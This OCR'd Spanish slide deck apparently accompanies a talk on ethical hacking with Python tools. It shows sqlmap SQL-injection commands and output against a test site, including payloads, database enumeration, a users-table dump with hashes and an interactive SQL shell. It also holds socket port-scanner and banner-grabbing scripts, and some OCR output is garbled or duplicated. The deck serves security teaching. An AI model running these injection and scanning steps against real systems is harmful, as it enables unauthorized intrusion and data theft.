
Python para proyectos de seguridad



jmortega.github.io

about.me/jmortegac

Machine Learning y Data Science en Python con Scikit-Learn y Pyspark

CONTENIDO DE ESTE CURSO

- INTRODUCCIÓN A LA CIENCIA DE DATOS Y MACHINE LEARNING (6 CAPÍTULOS) 00:50:01
- LIBRERÍAS PARA TRATAMIENTO Y VISUALIZACIÓN DE DATOS CON PYTHON
- SCIKIT-LEARN COMO LIBRERÍA DE MACHINE LEARNING
- PYSPARK COMO LIBRERÍA DE BIG DATA Y DATA SCIENCE
- SISTEMAS DE RECOMENDACIÓN
- RECURSOS Y ARTÍCULOS

- [EUROPYTHON 2016] Ethical hacking with Python tools
- [EUROPYTHON 2016] Hacking ético con herramientas Python
- [PYDATA 2016] Python tools for webscraping
- [TECHFEST 2016] Python para desarrolladores web - T3chFest2016
- [PYCONES 2015] Comparing Python ORM - Track Avanzado
- [PYCONES 2015] Seguridad y criptografía en Python - Track Científico

INTRODUCCIÓN A LA PROGRAMACIÓN CON PYTHON
METODOLOGÍA Y HERRAMIENTAS DE DESARROLLO
LIBRERÍAS Y MÓDULOS PARA REALIZAR PETICIONES
RECOLECCIÓN DE INFORMACIÓN CON PYTHON
EXTRACCIÓN DE INFORMACIÓN CON PYTHON
WEBSCRAPING CON PYTHON
ESCANEO DE PUERTOS Y REDES CON PYTHON
HERRAMIENTAS AVANZADAS

Hacking ético
con herramientas
Python

>_SSH

Requests

SNMP

metasploit®

Scrapy

NMAP

nexpose®

SHODAN


Herramientas

- **Web Scraping**(BeautifulSoup,Scrapy)
- **Desarrollo web**(Django,Flask,API REST)
- **Machine Learning**(Sklearn,Tensorflow)
- **Desarrollo de bots**(Telegram,Slack)
- **Herramientas de seguridad**(sqlmap,sparta)


Agenda

- Herramientas de seguridad que se pueden encontrar realizadas en python(sqlmap,theharvester,sparta)
- Introducir librerías para obtener información del objetivo como Shodan,pygeocoder,pygeoip
- Análisis y extracción de metadatos en Python en imágenes y documentos
- Análisis de puertos con herramientas como python-nmap
- Conexión con servidores FTP,SSH

Sparta


SPARTA 1.0 (BETA) – untitled – /root/Desktop/
File
Help
Scan
Brute
Hosts
Services
Tools
OS
Host
10.0.0.0
10.0.0.1
10.0.0.12
10.0.0.50
10.0.0.121
10.0.0.154
10.0.0.222
Services
Scripts
Information
Notes
nikto (80/tcp)
smtp-enum-vrfy (25/tcp)
mysql-default (330
Port
Protocol
State
Name
Version
21 tcp open ftp vsftpd 2.3.4
22 tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2....
23 tcp open telnet Linux telnetd
25 tcp open smtp Postfix smtpd
53 tcp open domain ISC BIND 9.4.2
80 tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111 tcp 2 (RPC #100000)
137 udp Microsoft Windows XP netbios-ssn
Open with netcat
Open with telnet
Send to Brute
Open in browser
Take screenshot
Grab banner
Launch dirbuster
Launch webslayer
Run nikto
Run nmap (scripts) on port
Run sslscan
Log
Progress
Tool
Status
x11screen (6000/tcp)
nikto (8180/tcp)
x11screen (6000/tcp)
Finished
Finished
Finished

https://github.com/secforce/sparta




app	ad https-alt type to nikto/screenshooter config
controller	Fixed QtWebKit issue. Modified ms08-067_check.py.
db	Cancelled, crashed and killed processes now also store end time
doc	Closes 4, 8 and 10. Added auto attacks to nmap imports. Tool addition...
images	New logo.
parsers	First commit - BETA version.
scripts	Fixed QtWebKit issue. Modified ms08-067_check.py.
ui	Fixed QtWebKit issue. Modified ms08-067_check.py.
wordlists	Sparta 1.0.2. See changelog.
.gitignore	Initial commit
CHANGELOG.txt	Fixed QtWebKit issue. Modified ms08-067_check.py.
LICENSE	First commit - BETA version.
README.md	Fixed QtWebKit issue. Modified ms08-067_check.py.
sparta	First commit - BETA version.
sparta.py	Fixed QtWebKit issue. Modified ms08-067_check.py.


README.md

The harvester

```
Usage: theharvester options

       -d: Domain to search or company name
       -b: data source: google, googleCSE, bing, bingapi, pgp, linkedin,
                        google-profiles, jigsaw, twitter, googleplus, all

       -s: Start in result number X (default: 0)
       -v: Verify host name via dns resolution and search for virtual hosts
       -f: Save the results into an HTML and XML file
       -n: Perform a DNS reverse query on all ranges discovered
       -c: Perform a DNS brute force for the domain name
       -t: Perform a DNS TLD expansion discovery
       -e: Use this DNS server
       -l: Limit the number of results to work with(bing goes from 50 to 50 results,
       -h: use SHODAN database to query discovered hosts
            google 100 to 100, and pgp doesn't use this option)

Examples:
        theHarvester.py -d microsoft.com -l 500 -b google
        theHarvester.py -d microsoft.com -b pgp
        theHarvester.py -d microsoft -l 200 -b linkedin
        theHarvester.py -d apple.com -b googleCSE -l 500 -s 300
```

The harvester





https://github.com/laramies/theHarvester

discovery	Clean output
lib	Wfuzz plugin
tests	Email parser
wordlists	Added dictionaries for DNS
.gitignore	Merge branch 'master' of https://github.com/laramies/theHarvester
COPYING	Initial commit for version 2.0
LICENSES	2.5
README	updated
changelog.txt	2.6
myparser.py	2.7
stash.py	Local db, output colors, threatcrowd
theHarvester.py	Merge branch 'master' of https://github.com/laramies/theHarvester

SQLMap

```
Usage: sqlmap.py [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL

    --data=DATA         Data string to be sent through POST
    --cookie=COOKIE     HTTP Cookie header value
    --random-agent      Use randomly selected HTTP User-Agent header value
    --proxy=PROXY       Use a proxy to connect to the target URL
    --tor               Use Tor anonymity network
    --check-tor         Check to see if Tor is used properly
```

SQLMap

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
        _
 ___ ___| |_____ ___ ___  {1.0.5.63#dev}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting at 17:43:06

[17:43:06] [INFO] testing connection to the target URL
[17:43:06] [INFO] heuristics detected web page charset 'ascii'
[17:43:06] [INFO] testing if the target URL is stable
[17:43:07] [INFO] target URL is stable
[17:43:07] [INFO] testing if GET parameter 'id' is dynamic
[17:43:07] [INFO] confirming that GET parameter 'id' is dynamic
[17:43:07] [INFO] GET parameter 'id' is dynamic
[17:43:07] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
 (possible DBMS: 'MySQL')
```

Obtener bases de datos

```
$ python sqlmap.py -u [URL] --dbs
```

Obtener bases de datos

```
[23:45:26] [WARNING] it seems that you've provided empty parameter value(s) for testing. Please, always use only valid parameter values so sql
map could be able to run properly
[23:45:26] [INFO] resuming back-end DBMS 'mysql'
[23:45:28] [INFO] testing connection to the target URL
[23:45:29] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: http://testphp.vulnweb.com:80/listproducts.php?cat=-2309 OR 3185=3185#

    Type: error-based
    Title: MySQL OR error-based - WHERE or HAVING clause (FLOOR)
    Payload: http://testphp.vulnweb.com:80/listproducts.php?cat=-4977 OR 1 GROUP BY CONCAT(0x7178717871,(SELECT (CASE WHEN (5390=5390) THEN 1
ELSE 0 END)),0x717a707071,FLOOR(RAND(0)*2)) HAVING MIN(0)#

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 time-based blind - Parameter replace
    Payload: http://testphp.vulnweb.com:80/listproducts.php?cat=(CASE WHEN (4280=4280) THEN SLEEP(5) ELSE 4280 END)
---
[23:45:29] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.12
[23:45:29] [INFO] fetching database names
[23:45:30] [INFO] used SQL query returns 2 entries
[23:45:30] [INFO] retrieved: information_schema
[23:45:30] [INFO] retrieved: acuart
available databases [2]:
[*] acuart
[*] information_schema

[23:45:30] [INFO] fetched data logged to text files under '/home/linux/.sqlmap/output/testphp.vulnweb.com'
```

Obtener tablas de BD

```
$ python sqlmap.py -u [URL]
-D [Database] --tables
```

Obtener tablas de BD

```
    Type: error-based
    Title: MySQL OR error-based - WHERE or HAVING clause (FLOOR)
    Payload: http://testphp.vulnweb.com:80/listproducts.php?cat=-4977 OR 1 GROUP BY CONCAT(0x7178717871,(SELECT (CASE WHEN (5390=5390) THEN 1
ELSE 0 END)),0x717a707071,FLOOR(RAND(0)*2)) HAVING MIN(0)#

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 time-based blind - Parameter replace
    Payload: http://testphp.vulnweb.com:80/listproducts.php?cat=(CASE WHEN (4280=4280) THEN SLEEP(5) ELSE 4280 END)
---
[23:46:46] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.12
[23:46:46] [INFO] fetching tables for database: 'acuart'
[23:46:47] [INFO] used SQL query returns 8 entries
[23:46:47] [INFO] retrieved: artists
[23:46:47] [INFO] retrieved: carts
[23:46:47] [INFO] retrieved: categ
[23:46:47] [INFO] retrieved: featured
[23:46:47] [INFO] retrieved: guestbook
[23:46:47] [INFO] retrieved: pictures
[23:46:48] [INFO] retrieved: products
[23:46:48] [INFO] retrieved: users
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+
```

Obtener dump de una tabla

```
$ python sqlmap.py -u [URL]
-D [Database] -T [table] --dump
```

Obtener dump de una tabla

```
[00:04:59] [INFO] retrieved: 2d4b71197cdd57efddc1b12dc73cd5d4
[00:05:01] [INFO] retrieved: 184.642.176.164
[00:05:01] [INFO] retrieved: CanChannel@gmail.com
[00:05:01] [INFO] retrieved: Can
[00:05:01] [INFO] retrieved: test
[00:05:01] [INFO] retrieved: (302)435-7689
[00:05:02] [INFO] retrieved: test
[00:05:02] [INFO] recognized possible password hashes in columns 'name, phone, cc, pass, cart, uname, address, email'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[00:05:30] [INFO] writing hashes to a temporary file '/tmp/sqlmapwBvnhR23031/sqlmaphashes-NZ1m7A.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: acuart
Table: users
[8 entries]
+----------------------------------+----------------------------------+----------------------------------+----------------------------------+
| cc                               | name                             | cart                             | pass                             |
| uname                            | phone                            | email                            | address                          |
+----------------------------------+----------------------------------+----------------------------------+----------------------------------+
| NeyYork Queens                   | NeyYork Queens                   | NeyYork Queens                   | NeyYork Queens                   |
| NeyYork Queens                   | NeyYork Queens                   | NeyYork Queens                   | NeyYork Queens                   |
| 2d4b71197cdd57efddc1b12dc73cd5d4 | 2d4b71197cdd57efddc1b12dc73cd5d4 | 2d4b71197cdd57efddc1b12dc73cd5d4 | 2d4b71197cdd57efddc1b12dc73cd5d4 |
| 2d4b71197cdd57efddc1b12dc73cd5d4 | 2d4b71197cdd57efddc1b12dc73cd5d4 | 2d4b71197cdd57efddc1b12dc73cd5d4 | 2d4b71197cdd57efddc1b12dc73cd5d4 |
| 184.642.176.164                  | 184.642.176.164                  | 184.642.176.164                  | 184.642.176.164                  |
| 184.642.176.164                  | 184.642.176.164                  | 184.642.176.164                  | 184.642.176.164                  |
| CanChannel@gmail.com             | CanChannel@gmail.com             | CanChannel@gmail.com             | CanChannel@gmail.com             |
| CanChannel@gmail.com             | CanChannel@gmail.com             | CanChannel@gmail.com             | CanChannel@gmail.com             |
| Can                              | Can                              | Can                              | Can                              |
| Can                              | Can                              | Can                              | Can                              |
| test                             | test                             | test                             | test                             |
| test                             | test                             | test                             | test                             |
| (302)435-7689                    | (302)435-7689                    | (302)435-7689                    | (302)435-7689                    |
| (302)435-7689                    | (302)435-7689                    | (302)435-7689                    | (302)435-7689                    |
```

Obtener dump de toda la BD

```
$ python sqlmap.py -u [URL]
-D [Database] --dump -all
```

Obtener todos los usuarios de la BD

```
$ python sqlmap.py -u [URL] --users
```

Obtener todos los usuarios de la BD

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: http://testphp.vulnweb.com:80/listproducts.php?cat=-2309 OR 3185=3185#

    Type: error-based
    Title: MySQL OR error-based - WHERE or HAVING clause (FLOOR)
    Payload: http://testphp.vulnweb.com:80/listproducts.php?cat=-4977 OR 1 GROUP BY CONCAT(0x7178717871,(SELECT (CASE WHEN (5390=5390) THEN 1
ELSE 0 END)),0x717a707071,FLOOR(RAND(0)*2)) HAVING MIN(0)#

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 time-based blind - Parameter replace
    Payload: http://testphp.vulnweb.com:80/listproducts.php?cat=(CASE WHEN (4280=4280) THEN SLEEP(5) ELSE 4280 END)
---
[00:09:32] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.12
[00:09:32] [INFO] fetching database users
[00:09:32] [INFO] used SQL query returns 1 entries
[00:09:32] [INFO] retrieved: 'acuart'@'localhost'
database management system users [1]:
[*] 'acuart'@'localhost'
```

Obtener columnas de una tabla

```
$ python sqlmap.py -u [URL]
-D [Database] -T [table]
--columns
```

Obtener columnas de una tabla

```
[00:10:16] [INFO] used SQL query returns 8 entries
[00:10:16] [INFO] resumed: uname
[00:10:16] [INFO] resumed: varchar(100)
[00:10:16] [INFO] resumed: pass
[00:10:16] [INFO] resumed: varchar(100)
[00:10:16] [INFO] resumed: cc
[00:10:16] [INFO] resumed: varchar(100)
[00:10:16] [INFO] resumed: address
[00:10:16] [INFO] resumed: mediumtext
[00:10:16] [INFO] resumed: email
[00:10:16] [INFO] resumed: varchar(100)
[00:10:16] [INFO] resumed: name
[00:10:16] [INFO] resumed: varchar(100)
[00:10:16] [INFO] resumed: phone
[00:10:16] [INFO] resumed: varchar(100)
[00:10:16] [INFO] resumed: cart
[00:10:16] [INFO] resumed: varchar(100)
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+

[00:10:16] [INFO] fetched data logged to text files under '/home/linux/.sqlmap/output/testphp.vulnweb.com'
```


Obtener shell interactiva

```
$ python sqlmap.py -u [URL]
--sql-shell
```

Obtener shell interactiva

```
sql-shell> show databases;
[00:12:11] [INFO] fetching SQL SELECT statement query output: 'show databases'
show databases; [1]:

sql-shell> select * from users
[00:12:34] [INFO] fetching SQL SELECT statement query output: 'select * from users'
[00:12:34] [INFO] you did not provide the fields in your query. sqlmap will retrieve the column names itself
[00:12:34] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) columns
[00:12:34] [INFO] fetching current database
[00:12:34] [INFO] retrieved: acuart
[00:12:34] [INFO] fetching columns for table 'users' in database 'acuart'
[00:12:34] [INFO] used SQL query returns 8 entries
[00:12:34] [INFO] resumed: uname
[00:12:34] [INFO] resumed: varchar(100)
[00:12:34] [INFO] resumed: pass
[00:12:34] [INFO] resumed: varchar(100)
[00:12:34] [INFO] resumed: cc
[00:12:34] [INFO] resumed: varchar(100)
[00:12:34] [INFO] resumed: address
[00:12:34] [INFO] resumed: mediumtext
[00:12:34] [INFO] resumed: email
[00:12:34] [INFO] resumed: varchar(100)
[00:12:34] [INFO] resumed: name
[00:12:34] [INFO] resumed: varchar(100)
[00:12:34] [INFO] resumed: phone
[00:12:34] [INFO] resumed: varchar(100)
[00:12:34] [INFO] resumed: cart
[00:12:34] [INFO] resumed: varchar(100)
[00:12:34] [INFO] the query with expanded column name(s) is: SELECT address, cart, cc, email, name, pass, phone, uname FROM users
[00:12:34] [INFO] used SQL query returns 1 entries
[00:12:34] [INFO] retrieved: NeyYork Queens
[00:12:35] [INFO] retrieved: 2d4b71197cdd57efddc1b12dc73cd5d4
[00:12:36] [INFO] retrieved: 184.642.176.164
[00:12:37] [INFO] retrieved: CanChannel@gmail.com
[00:12:38] [INFO] retrieved: Can
[00:12:38] [INFO] retrieved: test
```

https://github.com/jmortega/python_seguridad_2018



Socket port scanning

```
import socket
import sys

def checkPortsSocket(ip,portlist):
    try:
        for port in portlist:
            sock= socket.socket(socket.AF_INET,socket.SOCK_STREAM)
            sock.settimeout(5)
            result = sock.connect_ex((ip,port))
            if result == 0:
                print ("Puerto {}: \t Abierto".format(port))
            else:
                print ("Puerto {}: \t Cerrado".format(port))
            sock.close()
    except socket.error as error:
        print (str(error))
        print ("Error de conexion")
        sys.exit()

checkPortsSocket('localhost',[80,8080,443])
```

Socket port scanning

```
# Port Scanner
from socket import *                                # Importamos modulo socket
ip=raw_input("Introduce IP : ")                     # Preguntamos por la IP
start=input("Introduce puerto de inicio : ")        # Preguntamos por el puertos
end=input("Introduce puerto de fin : ")
print ("Escaneando IP {} : ".format(ip))
for port in range(start,end):                       # Bucle
    print ("Probando puerto {} ...".format(port))
    s=socket(AF_INET, SOCK_STREAM)                  # Crea el objeto socket
    s.settimeout(5)                                 # set timeout
    if(s.connect_ex((ip,port))==0):                 # Comprobar conexion
        print "Port " , port, "is open"             # Prints open port
    s.close()                                       # Cierra el socket
print "Escaneo finalizado! "
```

Socket

```
gethostbyaddr(...)
    gethostbyaddr(host) -> (name, aliaslist, addresslist)

    Return the true host name, a list of aliases, and a list of IP addresses,
    for a host.  The host argument is a string giving a host name or IP number.

gethostbyname(...)
    gethostbyname(host) -> address

    Return the IP address (a string of the form '255.255.255.255') for a host.
```

Banner server

```
parser = argparse.ArgumentParser(description='Obtain server banner')

# Main arguments
parser.add_argument("-target", dest="target", help="target IP / domain", required=True)
parser.add_argument("-proxy", dest="proxy", help="Proxy[IP:PORT]", required=None)

parsed_args = parser.parse_args()
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((parsed_args.target, 80))


http_get = b"GET / HTTP/1.1\nHost: "+parsed_args.target+"\n\n"
data = ''
try:
    sock.sendall(http_get)
    data = sock.recvfrom(1024)
    print data
except socket.error:
    print ("Socket error", socket.errno)
finally:
    print("closing connection")
    sock.close()
```

Requests

```
>>> import requests
>>> response = requests.get('http://www.google.com')
>>> response.status_code
200
>>> response.headers
{'content-length': '7806', 'x-xss-protection': '1; mode=block', 'content-encoding':
46JoPAYiFfA48waFPo9kJCQUrypYPN-ekNLtM4mKFa; expires=Sat, 06-Aug-2016 18:51:45 GMT;
: 'Fri, 05 Feb 2016 18:51:45 GMT', 'p3p': 'CP="This is not a P3P policy! See https:
1', 'x-frame-options': 'SAMEORIGIN'}
>>> response.url
u'http://www.google.es/?gfe_rd=cr&ei=Qe-0VqClBIut8weX0pPoAQ'
>>> response.history
[<Response [302]>]
```

